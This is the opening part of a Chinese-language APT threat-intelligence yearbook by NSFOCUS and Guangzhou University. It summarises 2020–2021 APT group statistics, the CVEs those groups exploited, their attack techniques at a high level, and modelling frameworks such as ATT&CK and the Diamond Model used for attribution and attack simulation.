APT组织情报研究年鉴

NSFOCUS

关于绿盟科技

绿盟科技集团股份有限公司（以下简称绿盟科技），成立于 2000 年 4 月，总部位于北京。公司于 2014 年 1 月 29 日在深圳证券交易所创业板上市，证券代码：300369。绿盟科技在国内设有 50 余个分支机构，为政府、金融、运营商、能源、交通、科教文卫等行业用户与各类型企业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。公司在美国硅谷、日本东京、英国伦敦、新加坡及巴西圣保罗设立海外子公司和办事处，深入开展全球业务，打造全球网络安全行业的中国品牌。

广州大学网络空间先进技术研究院（网研院）成立于 2017 年 10 月，网研院拥有网络空间安全一级学科博士授权点和硕士授权点，下设 5 个研究所：网络安全研究所、物联网及安全研究所、大数据及安全研究所、先进计算技术研究所以及大数据计算和智能研究所。网研院现有师资 44 人，包括教授 17 人（特聘教授 9 人），副教授 12 人，讲师 3 人，其中：中国工程院院士 1 名、国家重大工程项目专家 2 名、教育部长江学者特聘教授 1 名，国家重点研发计划项目首席科学家 2 名，广东省珠江学者特聘教授 1 名、香江学者 1 名；广州市杰出专家 1 名、广州市优秀专家 3 名、广州市优秀专家后备 6 名。现有校企联合实验室 11 个。在人才培养方面，为践行方滨兴院士提出的人才“增量培养”目标，开设研究生创新班“方滨兴班”，并总结提出方班“654321”网安人才培养创新模式，目前方班研讨厅授课模式已经在推广到国内 12 所知名高校。

版权声明

卷首语

近年来，网络空间安全威胁发生巨大的变化，攻击者从传统带有恶作剧与技术炫耀性质逐步转变为利益化、商业化、集团化。自 2009 年 12 月针对谷歌公司的极光攻击事件曝光开始，以 APT（Advanced Persistent Threat）攻击为代表的网络空间高隐蔽未知威胁日益猖獗：2010 年 7 月成功破坏伊朗布什尔核电站设备的震网攻击事件；2013 年 3 月 20 日韩国银行遭遇 APT 攻击事件；2015 年 12 月 23 日乌克兰伊万诺弗兰科夫斯克地区圣诞大停电事件；2016 年孟加拉国央行 8100 万海外存款失窃事件；2018 年，俄罗斯支持的 APT28（Fancy Bear）组织多次影响美国大选和法国大选，诞生一个“选举安全”的新词汇；2019 年初，朝鲜 APT 组织 Lazarus 锁定以色列国防公司，预谋窃取以方的军事和商业机密；同期，委内瑞拉指责美国策划了一起极为严重的网络攻击事件，导致全境大面积停水断电，国民生产生活陷入瘫痪，国家接近崩溃的边缘；4 月，外媒曝光 APT28 组织攻击乌克兰大选；6 月，《纽约时报》披露美国政府欲加强对俄罗斯电网的数字入侵。6 月，阿根廷、乌拉圭等南美国家遭受网络攻击，大规模断电断网席卷南美；7 月，委内瑞拉再度因网络攻击而导致大规模停电，首都亦未能幸免，全境陷入“末日”般的悲惨世界；10 月，乌克兰外交官、政府和军事官员以及执法部门人员，遭遇 APT 组织 Gamaredon 的武器化文件定向打击；11 月，印度独立网络核电站 Kudankulam 遭遇疑似朝鲜 APT 组织 Lazarus 的攻击，据传攻击已渗透至核心系统；12 月，IBM 披露中东工业和能源行业，遭伊朗 APT34（Oilrig）恶意数据擦除软件 ZeroCleare 的摧毁性攻击。

APT 攻击有着复杂度高、对抗性强、特征隐蔽等特点，通常由有国家背景的相关攻击组织发起，实施窃取国家机密、重要企业的有价值商业信息、破坏网络基础设施等活动，具有强烈的政治和经济目的。网络空间安全的格局虽不断变化，但隐藏在迷雾背后的，是国家间的博弈与较量。随着我国国际地位不断崛起，各种与我国有关的政治、经济、军事、科技情报搜集对专业黑客组织有极大吸引力，使我国成为全球网络攻击的主要受害国之一。实际上，自 2018 年起，针对我国的网络攻击活动从未间断，多个以国家力量为背景的攻击组织，包括：海莲花（Ocean Lotus）、响尾蛇（Side Winder）、奇幻熊（APT28）、污水（Muddy Water）、蔓灵花（BITTER）、白象（Hang Over）、寄生兽（Dark Hotel）等，利用漏洞渗透轮番攻击我国政府、军事、能源、贸易、金融、科研教育等机构，给我国信息安全带来极大的挑战。不仅如此，我国周边的国家以及中国的“一带一路”国家，也成为攻击组织重点关注的对象。这仅是目前能够发现和统计的信息，实际形势可能更为严峻。

事实证明，传统网络安全防御手段以识别并阻断网络攻击为核心，力求拒威胁于内网之外，但随着 APT 攻击等高隐蔽未知威胁的出现和演进，越来越多的研究者相信网络攻击难以避免。

我国政府对网络安全问题高度重视，先后颁布了《国家信息化领导小组关于信息安全保障工作的意见》、《国家中长期科学和技术发展规划纲要》、《国家网络安全事件应急预案》等相关政策文件，明确要求“做好网络安全事件日常预防工作，减少和避免网络安全事件的发生及危害，提高应对网络安全事件的能力”。习总书记在网络安全和信息化工作座谈会上指出“网络安全是动态的而不是静态的”、“网络安全的本质在对抗，对抗的本质在攻防两端的能力较量”。探索如何积极主动地感知未知威胁、持续不断地追踪已知威胁，形成战略威慑，方能最终提升对重要信息系统的防护能力，捍卫国家网络空间主权。

综上，在网络空间高度对抗的今天，开展 APT 攻击为代表的高隐蔽未知威胁智能检测与溯源技术相关研究是网络空间安全的重要发展方向。在我国重要信息系统不断成为渗透目标的背景下，绿盟科技平行实验室、伏影实验室和威胁情报实验室，联合广州大学网络空间先进技术研究院，定位于服务国家重大安全需求，以“主动防御、溯源反制、战略威慑”为理念，借助基于知识图谱网络空间威胁建模平台，将过去一年多的 APT 新发现组织和 APT 活跃组织进行分门别类的梳理，并以年报方式撰写了本年鉴，将每个 APT 组织采用经典的钻石模型和知识图谱知识图方式，以图鉴方式予以展现，年鉴中同时收录了实验室相关的研究论文及专利的概要内容，涵盖情报生产、攻击组织归因、上下文复合语义追踪等方面，供读者研究参考。该年鉴对于提升我国重要信息系统防护水平，为我国网络空间战略威慑能力和防御能力建设提供有力支撑，有非常重要的现实意义。

田志宏 广州大学网络空间先进技术研究院院长、教授、博士生导师

NSFOCUS

CONTENTS

01
情报图鉴与情报监视侦察 ISR 001

02
宏观态势 005

03
情报 Intelligence 篇 009
- 3.1 APT 组织新增统计 010
- 3.2 新增 APT 组织目标分析 011
- 3.3 漏洞利用分析 012
- 3.4 攻击技术手段分析 013
- 3.5 APT 组织建模方法分析 015
- 3.6 APT 情报采集技术 018
- 3.7 攻击团伙档案馆 025

04
监视 Surveillance 篇 027
- 4.1 APT 组织活跃统计 028
- 4.2 活跃 APT 组织目标分析 028
- 4.3 APT 组织活跃监控技术 029

05

侦察 Reconnaissance 篇 041

5.1 LOREC53 APT 组织发动对格鲁吉亚政府钓鱼文件攻击 042

5.2 KEKSEC 组织运营网络再添新成员：LOLFME 僵尸网络 048

5.3 APT 组织 FIN7 利用 WINDOWS11 话题诱饵的鱼叉攻击活动 056

5.4 APT 组织 PATCHWORK 伪装巴基斯坦联邦税务局的鱼叉攻击活动 064

06

2021 年 APT 组织情报图鉴 071

6.1 情报新增 APT 组织 072

6.2 活跃监控 APT 组织 135

01

情报图鉴与
情报监视侦察 ISR

纵观人类几千年战争历史，从古代战争到第二次世界大战，其核心都是围绕信息情报的获取权、控制权和使用权的争夺与对抗。冷兵器时代，预先获悉敌方出兵规模是备战的重要参考依据；二战时，为识别敌方飞机、军舰，培训了很多观察员，经过多种训练来识别敌机型号和打击目标的图片和剪影，而这些图片和剪影即为情报。

在军事领域，情报是核心，是对敌对或潜在敌对力量或其部门、实际或潜在作战地域的信息进行搜集、处理、综合评估及诠释后得到的成果形式。随着指挥自动化系统的高速发展，美军出现了 C2（指挥 Command 和控制 Control），C3（在 C2 基础上增加通讯 Communications），C3I（在 C3 基础上增加情报 Intelligence），C4I（在 C3I 基础上增加计算机 Computers），C4ISR（在 C4I 基础上增加监视 Surveillance 和侦察 Reconnaissance）,C5ISR（在 C4ISR 基础上增加网络空间 Cyber），C6ISR（在 C5ISR 基础上增加作战平台 Combat）等战略框架。通过指挥自动化系统的不断演进不难看出，情报（Intelligence）越来越受关注，逐渐成为支撑指挥自动化系统互联互通互操作的核心要素。当前，以情报为支撑的信息战下的“杀伤链”（探测目标、瞄准目标、与敌方交战，评估交战结果形成的闭环过程）闭环时间逐渐缩短，从 1991 年海湾战争的 100 分钟（小时级）到 2011 年利比亚战争的 5 分钟（分钟级），“杀伤链”闭环时间缩短了近 20 倍。

在网络空间安全领域，随着 STIX 等威胁情报体系的快速发展，借助安全漏洞 CVE，资产 CPE，配置 CCE，以及后来的 ATT&CK，CAPEC，MEAC 等认知建模技术和框架，使得构建标准化的 APT 组织描述体系成为可能，从而可有效完成 APT 组织画像及溯源分析。绿盟科技平行实验室、伏影实验室和威胁情报实验室，联合广州大学网络空间先进技术研究院田志宏教授团队，组成联合技术团队，从 2018 年开始着手构建网络空间威胁建模平台，再结合知识图谱技术进行 APT 组织的描述和建档。截止到 2021 年 11 月，已建成一个具有 381 个 APT 组织的庞大档案库，并依此开展 APT 组织有效追踪。

本年鉴以年报方式，将联合技术团队过去一年多的 APT 新发现组织和 APT 活跃组织进行了分门别类的梳理。将每个 APT 组织采用经典的钻石模型和知识图谱知识图方式，以图鉴方式予以展现。

在过去几年里，区别于传统以查询关联为核心的 APT 溯源方式，我们基于大数据威胁上下文感知计算框架，针对性地设计了大数据分析引擎，完成了基于威胁上下文语义的 APT 大数据实时追踪系统， 实现了分钟级的 APT 实时追踪及预警。

我们希望通过该 APT 图鉴，在供读者研究参考的同时，也能逐步形成“ISR”（情报监

视侦察）体系生态，其中 I（Intelligence）代表情报，强调情报的快速传播，互联互通互操作；S（Surveillance）代表监视，强调采用大数据和人工智能技术发现 APT 可疑线索，追踪识别 APT 组织活动；R（Reconnaissance）代表侦察。鉴于 APT 组织的高对抗性，需要专家知识为主，人工智能为辅的推理架构，正向推理 APT 攻击的危害意图，实现基于线索的侦察调查，反向归因 APT 组织并画像，从而生产更多的情报，为我国网络空间战略威慑能力和防御能力建设提供有力支撑。

近年来的研究和实践经验已经显然地证明至少在网络安全领域，人工智能绝不是万能的，更明智的思路应该是以机器的速度战胜机器，用人的创造力对抗人，而情报某种程度上打通了人和机器之间的信息管道，使人能看到虚拟世界的敌人，并能够实时追踪敌人。借助元宇宙概念来说，我们呈现了元宇宙的敌人，并追踪他们，防止对现实世界造成困扰或灾难。这本 APT“怪物”图鉴，希望能成为大家的打“怪”助手。

02

宏观态势

综合技术团队 2020 年 9 月至 2021 年 9 月情报新增以及活跃监控发现的 120 个 APT 组织，可以总结出整个 APT 宏观态势具有如下特征：

- 亚洲是 APT 组织重点关注的区域，共 22 个国家遭受超过 54 次 APT 组织发起的攻击活动。其中中国（包括中国台湾和中国香港）就遭受 12 个组织的攻击，并且集中于政府、国防领域，从总体上看 APT 组织主要的意图仍以间谍活动、敏感信息窃取为主。
- APT 攻击的伪装技术发展导致 APT 归因的复杂性增大，从而使得对 APT 组织的归因结果并不准确；已发布的 APT 报告显示，归因于我国的 APT 组织数量逐年增高，2021 年新增的 63 个 APT 组织中有 9 个被国外研究机构归因于我国，有 4 个归因于俄罗斯，但是同期，归因为美国的组织却只有 1 个。随着伪装技术的发展（比如 ATT&CK 战术（tactic）中 TA0005 就是“防御规避”，技术（technique）中 T1036 就叫做“伪装”），越来越多的伪装嫁祸使得难以从技术角度进行 APT 的归因，从众多归因于中国的分析报告中可以发现将其归因到中国的证据其实并不充分。被伪装嫁祸的典型是朝鲜 Lazarus Group，2021 年一共披露了 70 份相关报告，新增 IOC（IP：12，域名：324，邮箱：10，链接：410，哈希：1129，漏洞：5）数量远超正常。从应急和分析结果来看，攻击我国的 APT 组织经常伪装模仿 APT32 海莲花的战术战法。从这个方面也说明我们需要加强传统上攻击目标不是中国的 APT 组织的防护并提升归因相关研究的国际影响力。
- 供应链攻击开始成为 APT 组织的常用攻击手段，由于大部分的企业没有对供应链攻击做好充足的准备，导致类似案例均造成比较大的影响。如 SolarWinds 供应链攻击事件中根据官方提供的客户清单，影响超过 98 个企业，波及政府、咨询、技术、电信石油和天然气等行业；另一起针对 BigNox 的 NoxPlayer 模拟器供应链攻击更是影响全球超过 1.5 亿的用户。
- 以经济利益为主要攻击意图的 APT 组织占比逐渐提高，新发现的 63 个组织中有 14 个以此为活动目标，主要的表现形式为勒索、挖矿，比较新型的获益形式则是出售受害目标单位的访问权限，如 UNC1945 组织和 TA547 组织，这类组织在获取受害单位权限前后表现出截然不同的攻击技术手段以及攻击意图的差别。
- 恶意软件即服务（MaaS）在 APT 组织中逐渐流行，除了降低 APT 组织攻击成本之外还加大了攻击者归因的难度。以 TA 系列组织为例包括：TA569、TA800、TA577、TA551、TA570 等，在初始阶段使用 Trick、Dridex、Qbot、IcedID、ZLoader、

Ursnif 等恶意软件感染尽可能多的受害单位，第二阶段才分发 WastedLocker、Ryuk、Egregor、Maze、Sodinokibi、ProLock 等勒索软件实现其攻击意图。

03

情报 Intelligence 篇

3.1 APT 组织新增统计

基于聚合的博客、公众号等 180 个情报源，2020 年 10 月至 2021 年 9 月期间，新增 APT 组织 63 个，从 309 个增长至 372 个，数量增长了约 20%，平均每个月新增 APT 组织约 5 个，如图 1 所示。




图 1 APT 组织情报新增趋势

从 APT 组织地理归属上看，41 个（约占 65%）APT 组织未能进行有效的国家归因，归因于中国和俄罗斯的 APT 组织最多，分别为 9 个和 4 个，需注意的是，目前 APT 组织的国家归因复杂性非常高，部分报告披露的归因证据其实并不充分，存在误判和嫁祸的可能性。APT 地理组织分布如图 2 所示。




图 2 APT 组织地理分布

可归因至确切国家的 APT 组织共 22 个，且主要分布在亚洲（共 15 个，占 68%），其次分布在欧洲和非洲，分别为 6 个和 1 个。




图 3 APT 组织地理分布（去除未知）

3.2 新增 APT 组织目标分析

从 APT 组织历史攻击行业分析（排除未明确攻击行业的 26 个组织），政府仍然是 APT 组织最为关注的领域，共 34 个（约占 51%）APT 组织针对政府进行数据窃取、潜伏等间谍活动。

其次在国防、科研教育以及运营商等与国家安全密切相关的领域，均受到超过 10 个以上的 APT 组织的攻击。




图 4 APT 攻击行业分布

从 APT 组织历史攻击目标分析（排除未明确攻击目标的 17 个组织），共 49 个国家和地

区受到 APT 组织攻击，攻击主要集中在亚洲地区，如图 5 所示。

中国（包括中国台湾、中国香港）为 APT 攻击重灾区，遭受 12 个组织（超过 19%）的攻击活动，且集中在政府领域。其次美国和韩国分别受到 6 个和 5 个 APT 组织的攻击，根据已发布的分析报告发现，针对韩国的攻击活动主要来自朝鲜的 APT 组织。




图 5 APT 攻击目标地理分布

3.3 漏洞利用分析

根据新增 63 个 APT 组织的相关分析报告发现，13 个组织相关报告中提及了具体利用的 22 个漏洞信息，具体漏洞利用清单如下表所示。

表 1 APT 漏洞利用清单

组织名	漏洞名称	CVE 编号	影响资产
XDSpy	IE JS 脚本引擎漏洞	CVE-2020-0968	IE 浏览器
UNC1945	Solaris 缓存溢出漏洞	CVE-2020-14871	Oracle Solaris 操作系统
魔罗杪	模板注入漏洞	—	MS OFFICE WORD
	公式编辑器漏洞	—	MS OFFICE WORD
	IFileOperation 漏洞提权	—	COM 组件
SharpPanda	模板注入漏洞	—	MS OFFICE WORD
	公式编辑器漏洞	—	MS OFFICE WORD
CloudFall	模板注入漏洞	—	MS OFFICE WORD

组织名	漏洞名称	CVE 编号	影响资产
Hafnium	SSRF 漏洞	CVE-2021-26855	Exchange 服务器
	反序列化漏洞	CVE-2021-26857	Exchange 服务器
	任意文件写入漏洞	CVE-2021-26858	Exchange 服务器
	任意文件写入漏洞	CVE-2021-27065	Exchange 服务器
Backdoor Diplomacy	F5 BIP-IP 远程代码执行漏洞	CVE-2020-5902	F5 BIP-IP
腾云蛇	DDE 漏洞	—	MS OFFICE WORD
黑雀	服务端模板注入漏洞	CVE-2019-3396	Confluence
Vicious Panda	公式编辑器漏洞	—	MS OFFICE WORD
Puzzle Maker	Windows 内核信息泄露漏洞	CVE-2021-31955	Windows 操作系统
	Windows NTFS 本地提权漏洞	CVE-2021-31956	Windows ntfs
	Chromium Javascript 引擎远程代码执行漏洞	CVE-2021-21224	Chrome 浏览器
UNC215	Microsoft SharePoint 远程代码执行漏洞	CVE-2019-0604	Microsoft SharePoint
Famous Sparrow	Microsoft SharePoint 远程代码执行漏洞	—	Microsoft SharePoint
	Oracle Opera 远程代码执行漏洞	—	Oracle Opera 系统

从已披露的 APT 组织漏洞利用情况可以看出，APT 组织主要通过暴露在互联网的应用服务漏洞（8 个，占 36%）以及 MS OFFICE 文件漏洞（7 个，占 31%）进行初始阶段攻击。

其次从漏洞危害程度上分析，APT 组织所使用的 0day 或 1day 漏洞占 41%，共 9 个（CVE-2020-0968、CVE-2020-14871、CVE-2021-26855、CVE-2021-26857、CVE-2021-26858 、CVE-2021-27065、CVE-2021-31955、CVE-2021-31956、CVE-2021-21224）。 相应的这些 APT 组织具备较高的攻击能力和安全威胁，包括：XDSpy、UNC1945、Hafnium、PuzzleMaker。

3.4 攻击技术手段分析

基于新增的 63 个 APT 组织的相关分析报告，结合 APT 攻击的不同战术类型，分别从初始攻击阶段、防御规避、持久化、执行、横向移动、信息收集、命令控制与数据外泄这几个阶段进行分析。

初始攻击阶段，APT 组织主要通过三类途径建立初始据点：1）钓鱼邮件；2）仿冒站点；3）攻击暴露在互联网的公开服务应用。

其中钓鱼邮件最受 APT 组织青睐，占 57%。钓鱼邮件攻击主要通过附件或是链接的方式投递初始载荷，附件以 LNK、OFFICE 文件或伪装成上述类型的 PE 文件为主，并通过压缩或

加密规避安全检测。需要特别注意的是已经披露的 APT 组织常用的具有模板注入漏洞、公式编辑器漏洞以及 DDE 漏洞的 OFFICE 文件。其次 APT 组织利用云服务如 Dropbox、Google Drive 托管初始阶段载荷，通过将下载链接嵌入邮件可有效规避白名单验证。

仿冒站点则是以伪造合法软件（如 Flash）更新、发布虚假应用安装包的形式诱导用户进行初始阶段载荷的下载。

攻击暴露在互联网的公开服务应用的组织一方面是对常见服务（MSSQL、RDP、TELNET、SSH、SMB）进行爆破，另一方面则是通过 0-day 获取初始访问权限，比如 Hafnium 组织利用 Exchange 服务器 4 个 0-day 漏洞，BackdoorDiplomacy 利用了 F5 BIP-IP 的 0-day 漏洞。

随着安全厂商攻击检测能力的提升，APT 组织相应地采取更复杂的规避检测方法。最为常见的手段为查看进程或特定文件路径进行反病毒软件的检测，通过注册修改禁用如 Windows Defender 等安全检测。其次利用各类算法对 shellcode 进行加解密，特别是越来越多 APT 组织利用隐写术将密钥甚至脚本保存在位图文件中，并通过合法的云服务托管，导致检出难度大增。最后还有组织通过白利用、利用系统服务等方式提升主机行为的隐蔽性。

APT 组织长期驻留在受害目标网络，主要通过注册表修改启动项或通过 schtasks 建立定时任务，水平较高的组织则通过无文件、ADS 数据流等方式实现持久化。在组织投递的恶意载荷执行后，一方面通过插件的形式下载用于横向移动和信息收集的自研软件工具（如 XDSPY 组织通过阶段一 XDDown 从 C2 下载用于主机信息收集、特定扩展名文件收集、SSID 收集以及应用程序密码获取的各类插件），另一方面则是利用受害系统自带的工具（如 ipconfig.exe、net.exe、ping.exe）或是加载各类开源 / 合法工具（如 Mimikatz、Procdump、Cobalt Strike、Winscp 等）进行内网环境探测和信息 / 凭据收集，利用合法的凭据甚至可信受害主机的身份进行横向移动。

在命令与控制方面，APT 组织普遍通过 HTTPS 协议 POST 请求实现，采用 XOR 进行通信加密。水平相对更高的组织通过谷歌、微软、亚马逊、Dropbox 等云服务下载图片或加密文本文件进行 C2 指令的下发，如 MontysThree、TA402、DRBControl。另外有如 IAmTheKing 组织通过 DNS 的 TXT 记录下发 C2 指令，Tor2Mine 利用 Tor2web 服务隐藏真实 C2 地址等都加大受控主机异常检测的难度。

3.5 APT 组织建模方法分析

3.5.1 概述

通过研究定向威胁攻击模型可以使网络安全研究者做到知己知彼，充分认识和理解攻击原理，从而设计出行之有效的应对措施。对 APT 组织建模同样是为了更好更精准地对不同组织进行刻画，关键在于如何建立一套统一的语言来描述不同 APT 组织的行为和特征，随之构建关于 APT 组织的知识库，以及对知识库的扩充和使用，包括知识库内部的持续更新，利用知识库进行攻击仿真、对已知攻击组织的追踪和对未知攻击团伙的识别。

MITRE 公司推出的 ATT&CK 框架在近几年相当流行，它尝试对 ATP 攻击手法进行统一框架描述，采用 TTP（Tactic/Technique/Procedure）的层级结构，形成不同 ATP 攻击手法的知识。通过对 ATT&CK 框架及其应用的研究，可以对 APT 组织攻击手法建模展开进一步的探索。

3.5.2 建模描述

2011 年，洛克希德 - 马丁公司提出的“网络入侵杀伤链”(Intrusion Kill Chain) 模型，成为影响最广泛的定向网络攻击模型。该模型将定向网络攻击过程依因果和时序关系划分为：目标侦察（Reconnaissance）、武器生产（Weaponization）、载荷投递（Delivery）、漏洞利用（Exploitation）、安装植入（Installation）、命令控制 (Command and Control）、任务执行（Action on Objectives）。该模型详细描述了定向网络攻击中各环节的目标和技术手段，对于理解攻击原理和应对措施有着重要意义。类似模型还有 Sood 等提出的定向网络攻击通用全生命周期模型，该模型将攻击过程分为情报搜集、感染目标、系统漏洞攻击、数据泄露、保持控制和网络访问五个环节，其阐述的攻击原理与杀伤链模型基本一致，可以视为前者的简化版本，但该模型更加强调漏洞在定向网络攻击中核心作用。Giura 等提出基于攻击树的攻击金字塔（Attack Pryamid）模型，利用树型结构来表示系统面临的攻击，从而描述系统所面临的安全威胁。MITRE 公司以多份公开的 APT 组织报告作为知识来源，基于 ATT&CK 框架的 TTP 结构对不同 APT 组织进行画像，将 APT 组织使用过的技术进行罗列。不同 APT 组织可能会使用相同的技术，甚至会存在一些技术被多个组织所使用，因此 MITRE 公司通过加入技术的不同使用方式进行补充说明，达到建立特征区分不同组织的效果，技术相同，不同 APT 组织的具体的使用方式不同。以“Access Token Manipulation: Token Impersonation/Theft”（令牌操纵 : 令牌假冒 / 窃取）为例，APT28 组织使用了 CVE-2015-1701 漏洞进行实现，FIN8 则是使用恶意框架进行实现。

恶意样本的分析在 APT 组织溯源活动中一直充当重要角色，在 APT 组织建模中属于必不可少的部分。MITRE 公司同样也是使用 ATT&CK 框架中的技术对恶意样本的活动和能力进行描述，不过与 APT 组织相比，恶意样本的技术实现方式目前还没有细化，只是对用到的技术进行枚举。MITRE 公司使用了“软件”这个范围更广的单词，除了恶意样本，还覆盖了开源的工具和内置的软件，没有遗漏攻击者使用普通软件进行恶意活动行为的情况。

在建立关于 APT 组织描述的知识库后，MITRE 公司每年针对不同的 APT 组织进行模拟攻击还原，使用 ATT&CK 框架作为评价指标，对不同安全厂商的产品进行评估。MITRE 公司在 2018 年模拟 APT3 组织，在 2019 年模拟 APT29 组织，2020 年则是模拟 Carbanak/FIN7 组织。在 2020 年的 Carbanak/FIN7 组织模拟测试中，MITRE 公司还原完整的攻击过程，采用 46 种技术，分成 174 个步骤，安全厂商则在环境中部署安全产品进行攻击检测，最终通过检出步骤和覆盖的技术范围等多个指标进行综合评价。

3.5.3 攻击仿真应用

攻击仿真是 APT 知识库的重要使用场景，除了每年一次的攻击仿真评测，MITRE 公司也推出了开源自动仿真框架 CLADERA，能够在 Windows 企业网络中模拟入侵成功后的恶意行为。其执行的动作由计划系统结合预配置的 ATT&CK 框架生成。这样的好处在于能够更好更灵活地对攻击者的操作进行模拟，而不是遵循规定的工作序列。自动模拟攻击者进行攻击演练，安全地重现发生过的攻击行为，不会对资产造成损害，并且能够重复执行以对防御能力和检测能力进行测试和验证。CLADERA 的使用需要先在靶机运行特定的远控程序，然后由 CLADERA 框架下发指令，由远控程序模拟木马执行可疑行为。

除了 MITRE 公司，近几年随着 ATT&CK 框架的流行，也出现了不少其他公司的攻击仿真产品，同样能够结合 ATT&CK 框架技术进行特定行为的还原。以 Infection Monkey 为例，它是一款攻击模拟工具，其配置页面可通过点选的方式选择想要还原的 ATT&CK 框架中所描述的技术。与 CLADERA 相比，它内置了部分漏洞利用攻击工具，能够真实地对目标进行入侵，植入远控木马获取靶机权限，甚至对内部进行探测和发起第二轮入侵和传播，属于较为真实的攻击还原。

攻击仿真提供了重复训练的机会，能够不断发现和强化目标环境的脆弱点，同时结合 ATT&CK 框架的技术指标，可以有目的地对特定位置进行加固。

3.5.4 归因应用和新挑战

对 APT 组织建模并建立知识库，利用知识库进行攻击仿真重复训练，最终的目的还是围绕归因，检出恶意行为，并解决如何将恶意网络活动与特定组织或个人进行联系。

David J. Bianco 在 2013 年总结威胁指标（IOC，Indicator of Compromise）类型及其攻防对抗价值的基础上，建立了威胁情报价值金字塔模型，该模型揭示了防御者追踪溯源到不同的威胁指标时攻击者将要付出的代价大小。Sergio Catagirone 等提出的“钻石模型”（The Diamond Model）具有较高代表性，模型提供了如下方法：将情报集成到分析平台，并基于攻击者的活动来进行事件的关联、分类以及预测，同时制定和部署处置策略。模型的基本元素是入侵事件，并以敌手、能力、基础设施和受害者标识事件的核心特征。为表明特征之间的关系，四个特征用实线连接布置成菱形，钻石模型也因此而得名。模型分析依赖的主要是活动线及活动 - 攻击图。著名的 CameraShy 研究报告就是在该模型的辅助下完成的。

DARPA（美国国防部高级研究计划局）通过增强归因项目进行攻击组织的行为监控和追踪。增强归因项目主要分为三个部分，先进行活动的监测和归纳、从海量数据中抽取能够代表确切事实的元数据；再对元数据进行多源数据融合和模糊性数据的时序关联；最后进行对数据进行验证和扩充，以提供可信的攻击者情报。FireEye 的论文《Clustering and Associating Attacker Activity at Scale》也是研究大数据场景下的网络归因，先搜集信息积累攻击团伙知识，再使用 NLP 算法进行团伙的相似度计算。

与此同时，APT 组织建模也面临一些新的挑战。2017 年 Shadow Brokers 泄露了 NSA（美国国家安全局）的多个震惊世界的攻击武器工具，世界顶级 APT 组织的攻击水平由此可见一斑。泄露的内容中除了各种 0day 漏洞利用工具，还有一款类似 Metasploit 的 Exploit 攻击框架，调用多个模块进行武器的组装和攻击，说明 APT 组织具备高水平的漏洞研究和定制武器开发能力。未知攻击和定制武器的使用给 APT 组织的归因溯源提出挑战。

